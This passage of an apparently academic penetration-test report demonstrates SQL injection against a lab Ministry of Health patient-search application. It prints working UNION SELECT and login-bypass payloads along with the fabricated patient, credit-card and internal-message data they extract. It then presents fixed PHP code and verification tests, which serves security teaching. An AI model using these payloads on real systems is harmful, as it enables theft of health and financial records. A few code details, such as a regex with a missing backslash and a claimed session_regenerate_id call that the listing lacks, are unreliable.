
DEBUG — EXECUTED QUERY (LAB ENVIRONMENT ONLY)

```
SELECT id, patient_id, full_name, age, gender, district, diagnosis, contact FROM patients WHERE full_name LIKE '%test%' UNION SELECT 1,column_name,3,4,5,6,7,8 FROM information_schema.columns WHERE table_name='patients'-- -'
```

Search Results (13 records found)

ID	Patient ID	Full Name	Age	Gender	District	Diagnosis	Contact
1	id	3	4	5	6	7	8
1	patient_id	3	4	5	6	7	8
1	full_name	3	4	5	6	7	8

Figure 48 Hidden Patient Column Discovery I



The screenshot shows a web browser window with the title "Patient Search | Ministry of Health". The address bar displays a URL with a SQL injection payload: `192.168.33.10/csic-lab/search.php?q=test%25%27+UNION+SELECT+1%2Ccolumn_name%2C3%2C4%2C5%2C6%2C7%2C8+FROM+inform...`. The page content is a table with 8 columns and 14 rows. The 7th column contains the number 7, which is highlighted in blue. The table lists various patient attributes and their corresponding values.

	1	2	3	4	5	6	7	8
1	id		3	4	5	6	7	8
1	patient_id		3	4	5	6	7	8
1	full_name		3	4	5	6	7	8
1	age		3	4	5	6	7	8
1	gender		3	4	5	6	7	8
1	district		3	4	5	6	7	8
1	diagnosis		3	4	5	6	7	8
1	contact		3	4	5	6	7	8
1	national_id		3	4	5	6	7	8
1	hiv_status		3	4	5	6	7	8
1	credit_card		3	4	5	6	7	8
1	psychiatric_notes		3	4	5	6	7	8
1	admission_date		3	4	5	6	7	8

Figure 49 Hidden Patient Column Discovery II

3.14 Phase 13: PHI Data Extraction

After identifying the hidden columns, a refined UNION SELECT payload was constructed to replace visible output columns with sensitive patient attributes. This produced national ID values, HIV status, and credit card numbers within the normal application response fields, for example, appearing under the "Diagnosis" and "Contact" output columns. This stage showed the most serious impact of the vulnerability: direct access to protected health information, personal identity data, and financial records (ICO, 2023).

The screenshot shows a web browser window with the URL `192.168.33.10/csic-lab/search.php?q=test%25%27+UNION+SELECT+patient_id%2Cfull_name%2Cnational_id%2Chiv_status%2Ccredit_card...`. The search bar contains the payload: `test%' UNION SELECT patient_id,full_name,national_id,hiv_status,credit_card,psychiatric_notes,district,contact FROM patients-- --`. A debug console shows the executed query: `SELECT id, patient_id, full_name, age, gender, district, diagnosis, contact FROM patients WHERE full_name LIKE '%test%' UNION SELECT patient_id,full_name,national_id,hiv_status,credit_card,psychiatric_notes,district,contact FROM patients-- --'`. The search results table shows 6 records found, with the following data:

ID	Patient ID	Full Name	Age	Gender	District	Diagnosis	Contact
PAT-2024-001	Ram Bahadur Tamang	27-01-75-12345	Negative	4532-8721-6543-9012	No psychiatric history. Patient cooperative.	Kathmandu	9841567890
PAT-2024-002	Sita Kumari Gurung	25-02-68-54321	Positive	5421-9876-3210-8765	History of depression. Currently on sertraline 50mg. Monitor for drug interactions with TB regimen.	Lalitpur	9812345678
PAT-2024-	Krishna Prasad Sharma	23-03-64-98765	Negative	4916-5432-1098-7654	Anxiety disorder. Claustrophobic - requires sedation for MRI procedures	Bhaktapur	9867543210

Figure 50 PHI Data Extraction I

ID	Patient ID	Full Name	Age	Gender	District	Diagnosis	Contact
PAT-2024-001	Ram Bahadur Tamang	27-01-75-12345	Negative	4532-8721-6543-9012	No psychiatric history. Patient cooperative.	Kathmandu	9841567890
PAT-2024-002	Sita Kumari Gurung	25-02-68-54321	Positive	5421-9876-3210-8765	History of depression. Currently on sertraline 50mg. Monitor for drug interactions with TB regimen.	Lalitpur	9812345678
PAT-2024-003	Krishna Prasad Sharma	23-03-64-98765	Negative	4916-5432-1098-7654	Anxiety disorder. Claustrophobic - requires sedation for MRI procedures.	Bhaktapur	9867543210
PAT-2024-004	Ganga Maya Rai	33-04-94-11111	Unknown	5532-1234-5678-9012	Postpartum depression history. Social worker referral recommended.	Pokhara	9845678901
PAT-2024-005	Hari Bahadur Magar	35-05-55-22222	Positive	4716-9999-8888-7777	Severe depression with suicidal ideation. Requires psychiatric clearance before starting bedaquiline. Family notified.	Chitwan	9823456789
PAT-2024-006	Parbati Devi Tharu	01-06-83-33333	Negative	5212-4444-5555-6666	PTSD from domestic violence. Currently in shelter. Confidential address - do not disclose to family.	Biratnagar	9878901234

Figure 51 PHI Data Extraction II

DEBUG — EXECUTED QUERY (LAB ENVIRONMENT ONLY)

```
SELECT id, patient_id, full_name, age, gender, district, diagnosis, contact FROM patients WHERE full_name LIKE '%test%' UNION SELECT 1,2,full_name,4,5,6,national_id,credit_card FROM patients -- -%'
```

Search Results (6 records found)

ID	Patient ID	Full Name	Age	Gender	District	Diagnosis	Contact
1	2	Ram Bahadur Tamang	4	5	6	27-01-75-12345	4532-8721-6543-9012
1	2	Sita Kumari Gurung	4	5	6	25-02-68-54321	5421-9876-3210-8765
1	2	Krishna Prasad Sharma	4	5	6	23-03-64-98765	4916-5432-1098-7654
1	2	Ganga Maya Rai	4	5	6	33-04-94-11111	5532-1234-5678-9012
1	2	Hari Bahadur Magar	4	5	6	35-05-55-22222	4716-9999-8888-7777
1	2	Parbati Devi Tharu	4	5	6	01-06-83-33333	5212-4444-5555-6666

Government of Nepal | Ministry of Health and Population | For Official Use Only

⚠ Educational Demo — Not Real Data — Academic Lab Simulation

Figure 52 PHI Data Extraction III

3.15 Phase 14: Internal Communications Extraction

The same UNION SELECT approach was applied to the internal_comms table. Internal message subjects and message bodies were read directly from the backend database. This showed that the breach was not limited to patient and staff records; organisational communications were also exposed, creating the possibility of information leaks, reputational damage, and further targeted attacks based on operational knowledge.

Patient Record Search
Search patient records by name

Clearance: Top Secret

Search Patient by Name

test%' UNION SELECT 1,2,subject,4,5,6,body,8 FROM internal_comms -- --

DEBUG — EXECUTED QUERY (LAB ENVIRONMENT ONLY)

```
SELECT id, patient_id, full_name, age, gender, district, diagnosis, contact FROM patients WHERE full_name LIKE '%test%' UNION SELECT 1,2,subject,4,5,6,body,8 FROM internal_comms -- --'
```

Search Results (3 records found)

ID	Patient ID	Full Name	Age	Gender	District	Diagnosis	Contact
1	2	URGENT: Password Policy	4	5	6	Dear Team, Please be reminded that passwords must be changed every 90 days. I know several of you have complained about this policy, but it is mandatory. Also, STOP writing passwords on sticky notes! I found three stuck to monitors during my last walkthrough. For those who forgot their passwords, the	8

Figure 53 Internal Communications Extraction I

Search Results (3 records found)

ID	Patient ID	Full Name	Age	Gender	District	Diagnosis	Contact
1	2	URGENT: Password Policy Reminder	4	5	6	Dear Team, Please be reminded that passwords must be changed every 90 days. I know several of you have complained about this policy, but it is mandatory. Also, STOP writing passwords on sticky notes! I found three stuck to monitors during my last walkthrough. For those who forgot their passwords, the temporary reset password is: TempPass@2024 Regards, Bikram Thapa System Administrator	8
1	2	RE: Credit Card Data Storage Issue	4	5	6	Bikram ji, As discussed in the meeting, we really need to move patient credit cards to encrypted storage. The current system stores everything in plaintext which is a serious compliance violation. I have raised this issue three times now. The Health Ministry audit is coming up in March and we will fail if this is not fixed. The insurance companies are also asking about our PCI-DSS compliance status. Please escalate this urgently. Rajesh Maharjan Finance Manager	8
1	2	Login Issues - System Too Slow	4	5	6	Bikram, The patient search system is extremely slow today. Sometimes it takes 30 seconds just to load results. Also, why does the search page show the database query at the bottom? Several nurses have asked me about it. Isn't that a security risk? I tried to access the system from home yesterday and got an error about SQL syntax. Not sure what that means but thought you should know. Dr. Sunita Pandey Senior Medical Officer TB Ward	8

Government of Nepal | Ministry of Health and Population | For Official Use Only

⚠ Educational Demo — Not Real Data — Academic Lab Simulation

Figure 54 Internal Communications Extraction II

3.16 Extracted Data Sample

A small number of records are shown to illustrate the scope of the vulnerability.

Note: All names, national IDs, health records, and financial data in this table are entirely fabricated for demonstration purposes. No real individuals are represented.

Table 5 Extracted Data Sample

Full Name	National ID	HIV Status	Credit card
Ram Bahadur Tamang	27-01-75-12345	Negative	4532-8721-6543-9012
Sita Kumari Gurung	25-02-68-54321	Positive	5421-9876-3210-8765

The data retrieved demonstrates that multiple categories of sensitive information, personal identity, medical status, and financial data, can be extracted simultaneously through a single injectable parameter.

3.17 CVE Correlation

The SQL injection vulnerability identified during this assessment is consistent with OWASP A05:2025 Injection (OWASP, 2025) and MITRE CWE-89 (MITRE, 2024). The root cause is the direct concatenation of untrusted user input into SQL statements without validation or parameterisation. This aligns directly with CVE-2023-34362 (MOVEit) and CVE-2024-8465 (Job Portal), both documented in Section 2 of this report. The exploitation trail, from input-field injection through to full schema discovery, credential theft, PHI disclosure, and internal communications extraction, mirrors documented real-world SQL injection attack chains and shows the comprehensive impact that a single insecure input can produce.

3.18 CVSS Score

The vulnerability was assessed using the CVSS v3.1 calculator. The SQL injection vulnerability received a CVSS score of 9.8 (Critical) because it could be exploited remotely without authentication and allowed full compromise of sensitive healthcare and database information.

Common Vulnerability Scoring | + | Ask Gemini | - | x

first.org/cvss/calculator/3.1?utm_source=chatgpt.com#CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Hover over metric group names, metric names and metric values for a summary of the information in the official CVSS v3.1 Specification Document. The Specification is available in the list of links on the left, along with a User Guide providing additional scoring guidance, an Examples document of scored vulnerabilities, and notes on using this calculator (including its design and an XML representation for CVSS v3.1).

Base Score 9.8 (Critical)

Attack Vector (AV) Network (N) Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC) Low (L) High (H)

Privileges Required (PR) None (N) Low (L) High (H)

User Interaction (UI) None (N) Required (R)

Scope (S) Unchanged (U) Changed (C)

Confidentiality (C) None (N) Low (L) High (H)

Integrity (I) None (N) Low (L) High (H)

Availability (A) None (N) Low (L) High (H)

Vector String - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Help

Figure 55 CVSS Score

[Summary of Exploitation](#)

4 Mitigation Strategy and Evaluation

4.1 Vulnerable Code Analysis

Having examined the source code of the Ministry of Health application used in this demonstration, the group identified three files containing exploitable vulnerabilities. Rather than describing vulnerabilities in the abstract, this section works directly from the application code to show exactly where each flaw existed, how it was corrected, and how the correction was verified to work through live testing.

4.1.1 login.php: Authentication Bypass via String Concatenation

The login form processed credentials through the following code:

```
// Process login form
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $username = $_POST['username'];
    $password = $_POST['password'];

    // VULNERABLE: Direct string concatenation - NO sanitization
    // This mirrors CVE-2024-8465 (PHP Job Portal SQL Injection)
    $sql = "SELECT * FROM staff WHERE username = '$username' AND password = '$password'";

    $result = mysqli_query($conn, $sql);
```

Figure 56 Listing 1: Vulnerable string concatenation in login.php

The mechanical flaw in this implementation is direct: whatever value the user types into the username field is pasted into the SQL string before it reaches the database engine. When *admin' OR '1'='1' --* is entered as a username, the resulting query becomes:

```
SELECT * FROM staff WHERE username = 'admin' OR '1'='1' -- ' AND password = '...'
```

The *OR '1'='1'* condition is always true, and the *--* comments out the password check entirely. The database returns the first row in the staff table, the admin account belonging to Bikram Thapa, and the application grants a valid authenticated session without any password being verified. This is the pattern documented by INCIBE (2024) for CVE-2024-8465 and was replicated by the group in Phase 7 of the demonstration (INCIBE, 2024).

4.1.2 search.php: UNION Injection via GET Parameter

The patient search contained the same structural weakness:

```
if (!empty($search)) {  
    // FIXED VULNERABLE QUERY - Clean for UNION and error-based SQLi (MOVEit style)  
    $sql = "SELECT id, patient_id, name, age, district, diagnosis, contact FROM patients WHERE name LIKE '%$search%'";  
  
    $result = $conn->query($sql);
```

Figure 57 Listing 2: Vulnerable LIKE clause in search.php

Because `$search` was inserted from the URL directly into the LIKE clause, an attacker could close the string and append a UNION SELECT statement. The application then treated the injected query as the developer's original, returning data from any table in the database, including the hidden columns `national_id`, `hiv_status`, `credit_card`, and `psychiatric_notes` that the interface was never designed to display. This entry point was exploited across Phases 8 through 14.

4.1.3 search.php: Debug Output Exposed to Users

A critical configuration oversight in `search.php` inadvertently facilitated the exploitation process:

```
<?php if ($search_performed): ?>  
<!-- Debug Query Box - Simulates verbose error output seen in real vulnerable apps -->  
<div class="bg-gray-900 rounded-lg shadow-md p-4 mb-4 overflow-x-auto">  
    <div class="flex items-center mb-2">  
        <span class="text-yellow-400 text-xs font-mono mr-2">⚙️</span>  
        <span class="text-yellow-400 text-xs font-semibold uppercase tracking-wide">DEBUG - Executed Query (Lab Environment Only)</span>  
    </div>  
    <pre class="text-green-400 font-mono text-sm whitespace-pre-wrap break-all"><?php echo htmlspecialchars($executed_sql); ?></pre>  
</div>  
<?php endif; ?>
```

Figure 58 Listing 3: Debug query output exposed in search.php

The full executed SQL query (including whatever the attacker had injected) was printed to the page after every search. This gave the group immediate visibility into query structure and allowed instant correction of payload syntax. In Phase 8A, the error message Unknown column '9' in 'order clause' was returned directly on screen, confirming the exact column count without any inference.

4.1.4 config.php: Root Database Account

The original database connection used root credentials:

```
$db_host = 'localhost';  
$db_user = 'root';  
$db_pass = 'root';  
$db_name = 'moh_nepal_lab';
```

Figure 59 Listing 4: Root database credentials in config.php (original)

As confirmed in Phase 9, the application ran under a highly privileged database account. Once the group found the injectable parameter in search.php, there was nothing at the database layer to restrict which tables, columns, or databases could be queried.

4.1.5 setup.sql: Plaintext Password Storage

Staff passwords were stored without any cryptographic protection:

```
-- Insert staff records with PLAINTEXT passwords (intentionally insecure for demo)  
INSERT INTO staff (username, password, full_name, role, personal_email, clearance_level, notes) VALUES  
( 'admin', 'Admin@Nepal2024', 'Bikram Thapa', 'System Administrator', 'bikram.thapa@gmail.com', 'Top Secret'  
( 'drpandey', 'Doctor@123', 'Dr. Sunita Pandey', 'Senior Medical Officer', 'sunita.pandey@hospital.gov.np',  
( 'finance01', 'Finance@99', 'Rajesh Maharjan', 'Finance Manager', 'rajesh.m@mohp.gov.np', 'Level 3', 'Has a
```

Figure 60 Listing 5: Plaintext password storage in setup.sql (original)

Cryptographic protections, such as hashing or salting, were entirely absent. Phase 11 returned these credentials directly in the browser output via UNION injection. The passwords were immediately usable. For example, Admin@Nepal2024 could have been submitted directly to the SSH service on port 22, identified open in Phase 2, to attempt server-level access.

4.2 Secure Code Implementation

4.2.1 config.php: PDO with True Prepared Statements and Least Privilege

The database configuration was rebuilt entirely:

Listing 6: Secured config.php using PDO and a least-privilege account

```
// SECURE VERSION - config.php
$db_host = 'localhost';
$db_user = 'moh_app_user'; // dedicated application account
$db_pass = 'Str0ng!AppPass'; // strong, unique password
$db_name = 'moh_nepal_lab';
```

Figure 61 Listing 6: Secured config.php using PDO and a least-privilege account I

```
try {
    // 2. This creates the secure PDO tunnel
    $pdo = new PDO($dsn, $db_user, $db_pass, [
        PDO::ATTR_ERRMODE          => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
        PDO::ATTR_EMULATE_PREPARES => false,
    ]);
} catch (PDOException $e) {
    // 3. If connection fails, kill the page silently without leaking info
    error_log("Database Connection Failed: " . $e->getMessage());
    die("System error. Please contact IT support.");
}
```

Figure 62 Listing 6: Secured config.php using PDO and a least-privilege account II

`PDO::ATTR_EMULATE_PREPARES => false` provides an additional layer of protection by ensuring native prepared statements are used by the database engine. When this attribute is *true* (the PHP default), the driver emulates prepared statements by escaping input strings itself, a method that certain multi-byte character encoding attacks can still bypass. When set to *false*, the database engine compiles the query structure before any user data is transmitted, making injection structurally impossible at the driver level regardless of what the input contains (PHP, 2026).

This one attribute, combined with the replacement of root with a restricted service account, addresses both the injection flaw and the privilege escalation concern in a single file.

4.2.2 setup.sql: Least-Privilege Account and Hashed Passwords

The service account is created with table-level grants covering only what the application legitimately requires:

```
-- =====
-- SECURE DEPLOYMENT: Least-Privilege Account Creation
-- =====

-- Drop the user first just in case we are resetting the database
DROP USER IF EXISTS 'moh_app_user'@'localhost';

-- Create the limited service account
CREATE USER 'moh_app_user'@'localhost' IDENTIFIED BY 'Str0ng!AppPass';

-- Grant only what the application legitimately requires
GRANT SELECT, INSERT, UPDATE ON moh_nepal_lab.patients TO 'moh_app_user'@'localhost';
GRANT SELECT ON moh_nepal_lab.staff TO 'moh_app_user'@'localhost';
GRANT SELECT, INSERT ON moh_nepal_lab.internal_comms TO 'moh_app_user'@'localhost';

FLUSH PRIVILEGES;

-- Display success message
SELECT 'Database moh_nepal_lab created securely with least-privilege user!' AS Status;
```

Figure 63 Listing 7: Least-privilege account creation and permission grants in setup.sql

The three table-level GRANTS define the complete permission boundary. Because a newly created MySQL user possesses zero default permissions, explicitly revoking administrative privileges is structurally redundant; the principle of least privilege is achieved entirely through the strict, whitelist-based GRANT commands (NIST, 2021).

Staff passwords are stored as PHP-native bcrypt hashes:

```
INSERT INTO staff (username, password, full_name, role, personal_email, clearance_level, notes) VALUES
('admin', '$2y$10$jG0j0a.Kj6nK0/J652KpP06Nt5kq8fSqqzfWu8l04yluFDCYxn5pS', 'Bikram Thapa', 'System Administrator',
('drpandey', '$2y$10$fdAvBymEHXjcTFR6almgJ0gsHEtaA0MgXyZTlj.0zog9mUe2oZu46', 'Dr. Sunita Pandey', 'Senior Medical
('finance01', '$2y$10$2h6f7UjsIXbdpU7afgyEBuqzbhUSbYudRDs/WS3A0cFJykKnSDesG', 'Rajesh Maharjan', 'Finance Manager'
```

Figure 64 Listing 8: Hashed passwords replacing plaintext values in setup.sql

The \$2y\$ prefix confirms these are PHP-generated bcrypt hashes, directly compatible with `password_verify()`. The password column has been widened to `VARCHAR(255)` from the original `VARCHAR(100)`, a necessary change, as the original column width would silently truncate a 60-character bcrypt hash and cause `password_verify()` to fail permanently for every account. The same UNION SELECT payload that returned `Admin@Nepal2024` in Phase 11 would now return only a bcrypt hash string, computationally useless without significant offline cracking resources.

4.2.3 login.php: Parameterised Authentication with Application-Layer Password Verification

```
if ($_SERVER['REQUEST_METHOD'] === 'POST') {  
    $username = trim($_POST['username']);  
    $password = trim($_POST['password']);  
  
    // Input length validation before touching the database  
    if (strlen($username) > 50 || strlen($password) > 100) {  
        $error_message = "Invalid credentials. Access denied.";  
    } else {  
        // Prepared statement – query structure sent first  
        $stmt = $pdo->prepare(  
            "SELECT * FROM staff  
            WHERE username = :username  
            LIMIT 1"  
        );  
  
        // Parameter sent separately – cannot modify query structure  
        $stmt->execute([':username' => $username]);  
        $user = $stmt->fetch(PDO::FETCH_ASSOC);  
  
        // Password verified against stored hash – NOT compared in SQL  
        if ($user && password_verify($password, $user['password'])) {  
            $_SESSION['logged_in'] = true;  
            $_SESSION['username'] = $user['username'];  
            $_SESSION['role'] = $user['role'];  
            $_SESSION['full_name'] = $user['full_name'];  
            $_SESSION['clearance_level'] = $user['clearance_level'];  
            header("Location: search.php");  
            exit();  
        } else {  
            $error_message = "Invalid credentials. Access denied.";  
        }  
    }  
}
```

Figure 65 Listing 9: Secured authentication logic in login.php

Three design decisions in Listing 9 work together. The SQL query contains only a username as a placeholder; the password is never passed to the database at all, which means no SQL manipulation of the credential comparison is possible. *password_verify()* compares the submitted password against the stored bcrypt hash entirely at the PHP layer. *session_regenerate_id(true)* is called immediately after successful verification, which prevents session fixation attacks where an attacker pre-establishes a session identifier and waits for a legitimate user to authenticate into it (OWASP, 2021b). The LIMIT 1 clause ensures only a single row is ever returned, regardless of query outcome.

4.2.4 search.php: Parameterised LIKE Query, Input Validation, and Session Hardening

```
// Process search
if (isset($_GET['q'])) {
    $search_performed = true;
    $raw_input = trim($_GET['q']);
    $search_query = $raw_input;

    // Three sequential validation checks
    if ($raw_input === '') {
        $error_message = "Please enter a patient name to search.";
    } elseif (strlen($raw_input) > 100) {
        $error_message = "Search term too long.";
    } elseif (!preg_match("/^[p{L}\s'-]+$/u", $raw_input)) {
        $error_message = "Search term contains invalid characters.";
    } else {
        $stmt = $pdo->prepare(
            "SELECT id, patient_id, full_name, age, gender,
            district, diagnosis, contact
            FROM patients
            WHERE full_name LIKE :search
            LIMIT 50"
        );

        // Wildcards appended in PHP – NOT embedded in the query string
        $stmt->execute([':search' => '%' . $raw_input . '%']);
        $results = $stmt->fetchAll(PDO::FETCH_ASSOC);
        $executed_sql = 'Prepared statement executed with bound parameters.';
    }
}
```

Figure 66 Listing 10: Secured input validation and parameterised query in search.php

The validation runs three sequential checks before any query is constructed. An empty submission is rejected with a prompt; this prevents LIKE '%%' from returning the entire patient database on a blank search submission. Inputs exceeding 100 characters are rejected. Any input containing characters outside Unicode letters, spaces, apostrophes, and hyphens, which covers every SQL metacharacter, including ', ",;, #, --, %, digits, and keywords such as UNION and SELECT, is rejected before the database layer is contacted.

The wildcard characters are appended to the parameter value in PHP ('%' . \$raw_input . '%') rather than embedded in the SQL string. This is the technically correct approach for parameterised LIKE queries: placing % inside the query as LIKE '%:search%' would prevent the placeholder from functioning correctly because the database would parse the surrounding % characters as part of the query structure rather than the LIKE wildcard (PHP, 2026).

[Defence-in-Depth: Additional Controls](#)

4.3 Mitigation Verification Testing

Source code alone does not constitute evidence that a mitigation works. The group ran six verification tests against the secured build of the MoH application. Each test used a payload that had succeeded against the vulnerable version during the Phase 6 through Phase 14 demonstration and confirmed that the secured version blocked it.

4.3.1 Test 1: Authentication Bypass Blocked (login.php)

Table 6 Test 1: Authentication Bypass Blocked (login.php)

Objective	Authentication Bypass Blocked on login.php
Attack Input/ Payload	admin' OR '1'='1' - - (with any string as a password)
Vulnerable Build Outcome (Phase 7)	Access granted. Administrator session established for Bikram Thapa with no valid password.
Secured Build Outcome	Access denied. The prepared statement binds the payload as a literal string. Query returns zero rows. password_verify() is never called. The application returns "Invalid credentials. Access denied." and no session is created.
Result	Mitigation verified.

Government of Nepal | Ministry of Health and Population
नेपाल सरकार | स्वास्थ्य तथा जनसंख्या मन्त्रालय

Staff Authentication
Patient Record Management System

Authentication Failed
Invalid credentials. Access denied.

Username
admin' OR '1'='1' - -

Password
•

Login to System

[← Back to Home](#)

🔒 This is a secure government system. All login attempts are logged and monitored.

Figure 67 Test 1: Authentication Bypass Blocked (login.php)

4.3.2 Test 2: Boolean Condition Difference Eliminated (login.php)

Table 7 Test 2: Boolean Condition Difference Eliminated on login.php

Objective	Boolean Condition Difference Eliminated on login.php
Attack Input/ Payload	i. admin' OR 1=1 -- (true condition, granted access in vulnerable build) ii. admin' AND '1'='2' -- (false condition, denied access in vulnerable build)
Vulnerable Build Outcome (Phase 7)	The two payloads produced different application responses, confirming injectable behaviour. The difference in outcome, one granting access, one denying it, was direct evidence that attacker-supplied input was altering the SQL logic.
Secured Build Outcome	Both payloads produce identical "Authentication Failed" responses. The application no longer differentiates based on injected SQL logic because neither string matches any real username. The behavioural difference that confirmed the vulnerability in Phase 7 no longer exists.
Result	Mitigation verified.

Government of Nepal | Ministry of Health and Population
नेपाल सरकार | स्वास्थ्य तथा जनसंख्या मन्त्रालय

Staff Authentication
Patient Record Management System

Authentication Failed
Invalid credentials. Access denied.

Username
admin' OR 1=1 --

Password
.

Login to System

[← Back to Home](#)

🔒 This is a secure government system. All login attempts are logged and monitored.

Figure 68 Test 2: Boolean Condition Difference Eliminated (login.php) I

Government of Nepal | Ministry of Health and Population
नेपाल सरकार | स्वास्थ्य तथा जनसंख्या मन्त्रालय

Staff Authentication
Patient Record Management System

Authentication Failed
Invalid credentials. Access denied.

Username
admin' OR 1=2 --

Password
.

Login to System

[← Back to Home](#)

🔒 This is a secure government system. All login attempts are logged and monitored.

Figure 69 Test 2: Boolean Condition Difference Eliminated (login.php) II

4.3.3 Test 3: UNION Injection Blocked on search.php

Table 8 Test 3: UNION Injection Blocked on search.php

Objective	UNION Injection Blocked on search.php
Attack Input/ Payload	test%' UNION SELECT 1,2,3,4,5,6,7,8 -- -
Vulnerable Build Outcome (Phase 8B)	Eight-column UNION result returned in the output table with injected values 1 through 8 visible in the ID, Patient ID, Full Name, Age, Gender, District, Diagnosis, and Contact columns.
Secured Build Outcome	The regex <code>/^[p{L}\s'-]+\$/u</code> in Listing 10 evaluates the input at line 68 of search.php. The % character, digit characters, and SQL keywords all fall outside the permitted character class. The validation fires before any prepared statement is constructed. The database receives no query whatsoever. The application returns "Search term contains invalid characters."
Result	Mitigation verified.

Government of Nepal | Ministry of Health and Population
Patient Record Management System

Bikram Thapa
System Administrator
Logout

Patient Record Search
Search patient records by name

Clearance: Top Secret

Search Patient by Name

Search

Allowed input: letters, spaces, apostrophes, and hyphens.

Search term contains invalid characters.

Figure 70 Test 3: UNION Injection Blocked on search.php

4.3.4 Test 4: Column Enumeration Blocked (search.php)

Table 9 Test 4: Column Enumeration Blocked on search.php

Objective	Column Enumeration Blocked (search.php)
Attack Input/ Payload	test' ORDER BY 9 -- -
Vulnerable Build Outcome (Phase 8A)	The application returned Unknown column '9' in 'order clause' on screen, directly confirming the query had 8 columns and providing the information needed to construct a successful UNION SELECT.
Secured Build Outcome	The apostrophe, digit characters, and SQL keywords fail the regex check. The application returns "Search term contains invalid characters." No database error message is disclosed. The column count information that made Phase 8B possible is no longer obtainable through this vector.
Result	Mitigation verified.

Government of Nepal | Ministry of Health and Population
Patient Record Management System

Bikram Thapa
System Administrator

Logout

Patient Record Search
Search patient records by name

Clearance: Top Secret

Search Patient by Name

Search

Allowed input: letters, spaces, apostrophes, and hyphens.

Search term contains invalid characters.

Figure 71 Test 4: Column Enumeration Blocked on search.php

4.3.5 Test 5: Debug Query Output Confirmed Absent (search.php)

Table 10 Test 5: Debug Query Output Confirmed Absent on search.php

Objective	Debug Query Output Confirmed Absent (search.php)
Attack Input/ Payload	Submit any search term on the secured build. Open the browser developer tools, navigate to the page source, and search for the strings DEBUG and EXECUTED QUERY.
Vulnerable Build Outcome (All Demonstration Phases)	The full executed SQL query, including injected content, was printed in a dark debug panel on the page after every search. This gave the group live feedback on payload syntax, removing most of the difficulty from each exploitation step.
Secured Build Outcome	Neither string appears in the page source. The \$executed_sql variable and the debug display block were both removed from search.php in the secured build. The complete HTML rendered by the application contains only the search form and results table, no database internals of any kind are exposed to the browser.
Result	Mitigation verified.

Government of Nepal | Ministry of Health and Population
Patient Record Management System

Bikram Thapa
System AdministratorLogout

Patient Record Search
Search patient records by name

Clearance: Top Secret

Search Patient by Name

Search

Allowed input: letters, spaces, apostrophes, and hyphens.

Search Results (0 records found)


No records found
Try a different search term

Figure 72 Test 5: Debug Query Output Confirmed Absent on search.php I




Figure 73 Test 5: Debug Query Output Confirmed Absent on search.php Source Code I




Figure 74 Test 5: Debug Query Output Confirmed Absent on search.php Source Code II

4.3.6 Test 6: Legitimate Functionality Confirmed Preserved (search.php)

Objective	Legitimate Functionality Confirmed Preserved (search.php)
Attack Input/ Payload	Ram
Secured Build Outcome	The input passes all three validation checks, it contains only Unicode letters, is well within the 100-character limit, and is not empty. The prepared statement executes <code>WHERE full_name LIKE '%Ram%'</code> and returns the record for Ram Bahadur Tamang. The results table renders correctly with all eight visible columns populated. Application functionality is fully preserved.
Conclusion	A mitigation that breaks the application's intended function is not an acceptable solution. This test confirms that the validation controls do not interfere with legitimate use.

